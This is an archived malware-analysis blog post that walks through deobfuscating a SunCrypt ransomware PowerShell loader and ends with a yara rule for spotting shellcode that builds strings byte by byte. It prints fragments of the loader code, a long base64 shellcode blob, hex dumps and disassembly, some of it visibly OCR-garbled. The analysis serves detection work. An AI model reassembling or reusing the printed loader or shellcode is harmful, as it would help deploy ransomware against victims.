

# SunCrypt, PowerShell obfuscation, shellcode and more yara


By Posted on

Published: 2021-03-29 · Archived: 2026-04-05 15:08:07 UTC

This didn't start as a blog post. It started as a conversation with Hari Charan @grep\_security about something they were looking at called SunCrypt ransomware.

Looking up the name I ran across a couple of interesting blog post, one by Sapphire [here](#) and one by Acronis [here](#) . Seeing that this was obfuscated PowerShell it peaked my interest.

Searching for some samples to work with also revealed that you can do a tag search on tri.age of "family: suncrypt" (without the space)



The screenshot shows the Triage.io search results for the query 'family:suncrypt'. The interface includes a search bar at the top with the query entered, and a table of results below. The table has columns for 'Created', 'Filename', 'Tags', 'Status/Score', and 'SHA256'. The results list several files, including 'load.ps1.zip', 'be2f4ax3d2w61721ar96d8130a6118799252248da5...', '3f6e99ee4a0d3d79d4866891463d2627339626239...', 'SunCrypt.ps1', and several files with SHA256 hashes starting with '63b6d8d81e80a997a5c7c4451a2e5688306150e...'. The 'Tags' column for each entry includes 'suncrypt', 'ransomware', 'spysware', and 'persistence'. The 'Status/Score' column shows a score of 10 for each entry.

| Created          | Filename                                      | Tags                                     | Status/Score | SHA256     |
|------------------|---|--|--------------|------------|
| 08-03-2021 08:36 | load.ps1.zip                                  | suncrypt ransomware                      | 10           | 875473b... |
| 24-12-2020 11:17 | be2f4ax3d2w61721ar96d8130a6118799252248da5... | suncrypt ransomware spysware             | 10           | ba2f4ea... |
| 10-12-2020 14:37 | 3f6e99ee4a0d3d79d4866891463d2627339626239...  | suncrypt ransomware spysware             | 10           | 3f6e99e... |
| 07-10-2020 23:06 | SunCrypt.ps1                                  | suncrypt persistence ransomware spysware | 10           | 63b6d8d... |
| 05-10-2020 08:48 | 63b6d8d81e80a997a5c7c4451a2e5688306150e...    | suncrypt persistence ransomware spysware | 10           | 63b6d8d... |
| 01-10-2020 09:43 | 63b6d8d81e80a997a5c7c4451a2e5688306150e...    | suncrypt persistence ransomware spysware | 10           | 63b6d8d... |
| 17-09-2020 15:01 | 3090a93d1e0dc1504443a6c19d229a0ab0b04256a3... | suncrypt persistence ransomware spysware | 10           | 3090a9f... |

The PowerShell loader we are going to use here is the one from the Acronis blog post with a hash of MD5: d87fcd8d2bf450b0056a151e9a116f72 . There are multiple copies on <https://app.any.run/submissions/> for that hash. There are 3 copies on Triage [here](#).

Hari Charan @grep\_security also pointed me to a couple of open source yara rules to search for the PowerShell loaders.

This one appears as though it will search for the ransomware binary [here](#) and this one will search for the PowerShell script [here](#) .

Let's take a look at some of the encoding.




```

87420 $uqGLGobOtOpLlAjnorOy) - XhugwJBDOzIVNXCxLVIQYZ
87421
87422 $qdkZNMMeMIFbZVotICTJja -
'XtYgKdGqHUAdsgtLwG/GrCfKxkXcDcZfWz2zGrCrlxkXFSM2FxmHGRcdxkXiZM2FyWzGRcplxkXkLQcZfZADGRdBWxkXRacZf0nLGRdN0x
obggAAFD/VQlJrReRqAP9V7FmJrFidDfgAdQczwOm8AAAA10X4iUxoi034A0g8iU3wakBoADAAAItF8ItAUEBQagD/VeSdXBCJRfyDf
EDIXAdQXzOeNiOX8K0X4iUXg/3Xg/3X86Pn6//9ZMYXAdQQzOsviOUQ1038iUgYiOUUOX4iUX010X0A0X8iUX0iOUiUitFDFCLRRhQi
GRep0kXrZcZf7PGRe10xkXuA1F4FD0SacaAFD/VQlJrFyNRfBQaCLRRCLQaj/cPCLRRD/cCD/VfyDxBcFwHUEM8DrMGShMAAAAI1F+
JIDtINHUFM8BA6zmLrQlLQAhqCF1ryQWDFah8AHUEM8DrIotFCItACtNCItJctINIln/P91/ItFCP9wIOjG+ff//WVnJwLW7IHskAAAA
F+GzGrfKaxkXgVzF4WnGrEJyxkXjdmZf5HXGRVhXkXmbMzF5iHGReh1kXpZcZf6nLGRet5kXkXsAMZf0FbGrDrFpxkXScsZf03TGRdR1x
GrCJyXkDZcZfXgV0XkXGUMzF3LGRchvkXJY8ZfYmXGRctzxkXMc8ZfZQGRaRaxkWd8ZfP1XGRaduxkWobcZfQWHRapwXkWrV
Q6EMAAQJ/1UIi1WQJUXQOugzBQAAPUP9VQlJrYyNRaRqjUXwUP9VDF/VQlJrACLRCLQBiJRfXqH1J2cP//
Q10Ai10A000X8c26faaADDiLRD/cbJ/VYXQ/1WghcB1J2oEaAAWAACLRRLQAIQFBAUItFEItACp9wNP9VnIPEEItNEI1BIGoEaAAWA
8ChWAdRGLRRCLQAIrLQDLSJQSDrIGoEaAAWAACLRRLQAIQFBAUGoA/1Wcg8Qq100Q1UEgiOUQg3ggAHUF6ZgAAACLRRLQAJ/cFSLR
FEItACA+3QAY5RfxzOwF/CiLTzj/dAEQa0X8KiTNEItJEItVmAmmHra0X8KiTNEItJiItVmAmmAgxR6GYBAACDzAzrsdFlAEAAAAA
i10kQA0g8i0UiiUgI0Uii0AIgThQRQAADQzGoYDtLDVJQYFwpxb'.Substring(16, 2000)
87423
87424 Function MrvBENPyxvNPFauUQ8q() {
87425     return (([regex]::Matches(
'====wZzRLi464XUiAsI+PtoCrzeRjibQlYrLUAAdAXYWZ9//9XL6Q9//9TchNCF0F14//3PfxYimL8MoHn8FtIDEP4//3fNoD1//3PxF
RJaGwspG5FloZyXmaiXUimhFzqBeRJaGwuom3Fl0zYJjacXUimh1MqpdRJaGwspG2FloZYVmaWXUimh1bqRdRJaGwypm0Fl0zYVmaQXUim
fDaAdAXi+F57DOQHwYfYr++gFlRfRdJC/KA77Dz9//+DH64X3/w77Dz9//+zH68X3/MUUIABEDFtI+PhYAEoIDNTIAAVGQAPDCFLIQAHRQL

```

If we Look at the second string it is getting a substring of what is there starting at index 16 and taking 2000 characters.



The encoded string is actually 2032 characters long before we get the substring.

The final string is just another reverse string.

Then we just have a long base 64 string after reassembling the pieces.

```
1 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
ezrCotF+IsAiUX464iLReZJw==
```


Remember we still have to convert this to byte and it will get loaded into memory using VirtualAlloc.

```
87727 | return (((($?nmi)IqPfaITdMNOy) + ($?PDSkTRXluzVqjV58D)) + (($?nloAgmRwZyATFeYHIB) + ($?ZUz - 340V)))
87728 | }
87729 | }
87730 | $Xdb08Bfhhk0wAyJlYXK - nlnaiFeesRyKbwoRfZ2
87731 | }
87732 | [IntPtr]$NLamegenDoggr8IqAMyM = [ScD9jpbtrfngpckpIM0P]::VirtualAlloc(($?TLzL8qjdB0DC1ufo), $?qCtLm0fIyydPtnkq, Length, ($?TMedYoIfJRUkXzobH), ($?ItyhdbdrhNipjUgAKho) +
($?jmlqHNRKavkaTKpeqRk) - ($Xdb08Bfhhk0wAyJlYXK))
87733 | }
87734 | Function QxgFhkqDITc2MAvbm2Mwq {
87735 |     return 1460
87736 | }
87737 | }
87738 | $qNzhvvrFlYqI8epQqkMf = QxgFhkqDITc2MAvbm2Mwq
```

```
Untitled1
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 55 8B EC 83 EC 78 83 65 EC 00 83 65 E8 00 E8 B6 U<ifixfei.feè.èq
00000010 0E 00 00 89 45 D8 8B 45 D8 89 45 FC 8B 45 FC 89 ...wE@<E@hEú<Eúh
00000020 45 D4 8B 45 D4 8B 4D FC 03 48 3C 89 4D D0 6A 08 EÔ<EÔ<Mú.H<tMDj.
00000030 58 6B C0 00 8B 4D D0 8B 55 FC 03 54 01 78 89 55 XkÀ.<Mú<Uú.T.xtU
00000040 F4 8B 45 F4 8B 4D FC 03 48 1C 89 4D DC 8B 45 F4 ô<Eô<Mú.H.tMÚ<Eô
00000050 8B 4D FC 03 48 24 89 4D E0 C6 45 BC 4C C6 45 BD <Mú.H$MÀEE+LEE%
00000060 6F C6 45 BE 61 C6 45 BF 64 C6 45 C0 4C C6 45 C1 oEE%aEE;deEÁLEEÁ
00000070 69 C6 45 C2 62 C6 45 C3 72 C6 45 C4 61 C6 45 C5 iEEÁbEEÁrEEÁaEEÁ
00000080 72 C6 45 C6 79 C6 45 C7 41 C6 45 C8 00 C6 45 AC rEEyEEÇAEÈ.EE~
00000090 47 C6 45 AD 65 C6 45 AE 74 C6 45 AF 50 C6 45 B0 GEE.eEE@EE~PEE°
000000A0 72 C6 45 B1 6F C6 45 B2 63 C6 45 B3 41 C6 45 B4 rEEtoEE°CEE°AEE°
000000B0 64 C6 45 B5 64 C6 45 B6 72 C6 45 B7 65 C6 45 B8 deEudEEqrEE.eEE,
000000C0 73 C6 45 B9 73 C6 45 BA 00 C7 45 CC 06 00 00 00 sEE°sEE°.ÇEi....
000000D0 83 65 F8 00 EB 07 8B 45 F8 40 89 45 F8 8B 45 F4 fes.è.<E@hE@<Eô
000000E0 8B 4D F8 3B 48 18 0F 83 02 01 00 00 8B 45 F4 8B <M@;H..f....<Eô<
000000F0 4D FC 03 48 20 8B 45 F8 8B 55 FC 03 14 81 89 55 Mú.H <E@<Uú...tU
00000100 E4 8D 45 AC 50 FF 75 E4 E8 EB 0C 00 00 59 59 85 ä.E~Pyuääè...YY...
00000110 C0 75 18 8B 45 F8 8B 4D E0 0F B7 04 41 8B 4D DC Àú.<E@<Má..A<MÚ
00000120 8B 55 FC 03 14 81 89 55 E8 EB 28 8D 45 BC 50 FF <Uú...tUèè(.E+Py
00000130 75 E4 E8 C1 0C 00 00 59 59 85 C0 75 16 8B 45 F8 uääÁ...YY.Àú.<E@
00000140 8B 4D E0 0F B7 04 41 8B 4D DC 8B 55 FC 03 14 81 <Má..A<MÚ<Uú...
00000150 89 55 EC 83 7D E8 00 0F 84 8C 00 00 00 83 7D EC wUlf)è...E...f)l
00000160 00 0F 84 82 00 00 00 8D 45 88 89 45 F0 6A 24 6A ...,,...E°wE@j$j
00000170 00 FF 75 F0 E8 1C 0B 00 00 83 C4 0C 33 C0 40 6B .yuèè....fÁ.3Á@k
00000180 C0 00 8B 4D 0C 0F B6 04 01 C1 E0 18 33 C9 41 C1 Á.<M..q..ÁÁ.3ÉAA
00000190 E1 00 8B 55 0C 0F B6 0C 0A C1 E1 10 0B C1 33 C9 á.<U..q..ÁÁ..Á3É
000001A0 41 D1 E1 8B 55 0C 0F B6 0C 0A C1 E1 08 0B C1 33 AÑá<U..q..ÁÁ..Á3
000001B0 C9 41 6B C9 03 8B 55 0C 0F B6 0C 0A 0B C1 8B 4D ÉAkÉ.<U..q...Á<M
000001C0 F0 89 41 14 8B 45 0C 83 C0 04 8B 4D F0 89 41 10 ôhA.<E.fÁ.<MôhA.
000001D0 8B 45 F0 C6 40 0C 01 8D 45 88 50 FF 75 EC FF 75 <E@E@...E°Pyuüyu
000001E0 E8 E8 56 0A 00 00 83 C4 0C E9 E8 FE FF FF 33 C0 èèV...fÁ.éépyy3Á
000001F0 C9 C2 08 00 55 8B EC 83 EC 20 8B 45 08 89 45 E8 ÉÁ..U<ifi <E.wEè
00000200 8B 45 E8 8B 4D 08 03 48 3C 89 4D E4 6A 08 58 6B <Eè<M..H<tMaj.Xk
00000210 C0 05 8B 4D E4 8B 55 08 03 54 01 78 89 55 F4 8B Á.<Má<U..T.xtUô<
00000220 45 F4 83 78 04 00 0F 84 5E 01 00 00 8B 45 F4 8B Eôfx....^....<Eô<
00000230 4D 08 03 08 89 4D F8 8B 45 F4 8B 40 04 83 E8 08 M...wM@<Eô<@.fè.
00000240 D1 E8 89 45 EC 8B 45 F4 83 C0 08 89 45 FC 8B 45 NêhEi<EôfÁ.wEú<E
00000250 EC 89 45 E0 8B 45 EC 48 89 45 EC 83 7D E0 00 0F lhEá<EihhEif)á..
00000260 84 14 01 00 00 8B 45 FC 66 8B 00 66 C1 E8 0C 66 .....<Eúf<.fÁè.f
00000270 83 E0 0F 0F B7 C0 89 45 F0 83 7D F0 01 74 78 83 fÁ...ÀhEôf)ô.txf
00000280 7D F0 02 0F 84 AB 00 00 00 83 7D F0 03 74 3B 83 }ô...@...f)ô.t:f
00000290 7D F0 0A 74 05 E9 D2 00 00 00 B8 FF 0F 00 00 8B }ô.t.éô....y...<
000002A0 4D FC 66 23 01 0F B7 C0 8B 4D F8 8B 04 01 03 45 Múf#...Á<M@...E
000002B0 0C B9 FF 0F 00 00 8B 55 FC 66 23 0A 0F B7 C9 8B .°y...<Uúf#...É<
```


Looking at the bytes in a hex editor we can not see anything that makes any sense.

The next step is to drop this into CyberChef [here](#) and view the assembly.



This is also where I hinted on Twitter of a “Somewhat useful tool” which will be on my Github.

If we look down further we see more API calls.



And even further down we see a different type of string building using a “push pop”. I have not made a tool for that yet.

```
1303 00000EE5 83C014 ADD EAX,00000014
1304 00000EE8 8945F4 MOV DWORD PTR [EBP-0C],EAX
1305 00000EEB 8B45F4 MOV EAX,DWORD PTR [EBP-0C]
1306 00000EEE 8B00 MOV EAX,DWORD PTR [EAX]
1307 00000EF0 8945F8 MOV DWORD PTR [EBP-08],EAX
1308 00000EF3 6A6B PUSH 0000006B -> kernel32.dll
1309 00000EF5 58 POP EAX
1310 00000EF6 668945D0 MOV WORD PTR [EBP-30],AX
1311 00000EFA 6A65 PUSH 00000065
1312 00000EFC 58 POP EAX
1313 00000EFD 668945D2 MOV WORD PTR [EBP-2E],AX
1314 00000F01 6A72 PUSH 00000072
1315 00000F03 58 POP EAX
1316 00000F04 668945D4 MOV WORD PTR [EBP-2C],AX
1317 00000F08 6A6E PUSH 0000006E
1318 00000F0A 58 POP EAX
1319 00000F0B 668945D6 MOV WORD PTR [EBP-2A],AX
1320 00000F0F 6A65 PUSH 00000065
1321 00000F11 58 POP EAX
1322 00000F12 668945D8 MOV WORD PTR [EBP-28],AX
1323 00000F16 6A6C PUSH 0000006C
1324 00000F18 58 POP EAX
1325 00000F19 668945DA MOV WORD PTR [EBP-26],AX
1326 00000F1D 6A33 PUSH 00000033
1327 00000F1F 58 POP EAX
1328 00000F20 668945DC MOV WORD PTR [EBP-24],AX
1329 00000F24 6A32 PUSH 00000032
1330 00000F26 58 POP EAX
1331 00000F27 668945DE MOV WORD PTR [EBP-22],AX
1332 00000F2B 6A2E PUSH 0000002E
1333 00000F2D 58 POP EAX
```

Although doing this statically we can not tell for sure how this is used it can give some clues as to what it will be doing by the API calls.

What started all of this was when I was trying to write a yara rule to find more samples to test this tool with and look for any outliers that would break it or not be what I was looking for.

```
1 rule CyberChef_Asm_MOV_BYTE_PTR_BuildStr {
2     meta:
3         description = "Search to find Shellcode that produces strings using Move Byte pointer"
4         author = "David Ledbetter @Ledtech3"
5
6     strings:
7         $cmdStr = {C645????C645????C645????C645}
8
9     condition:
10        $cmdStr
11
12 }
```

I'm still learning yara and this version just looked for the format of the "MOV BYTE PTR".

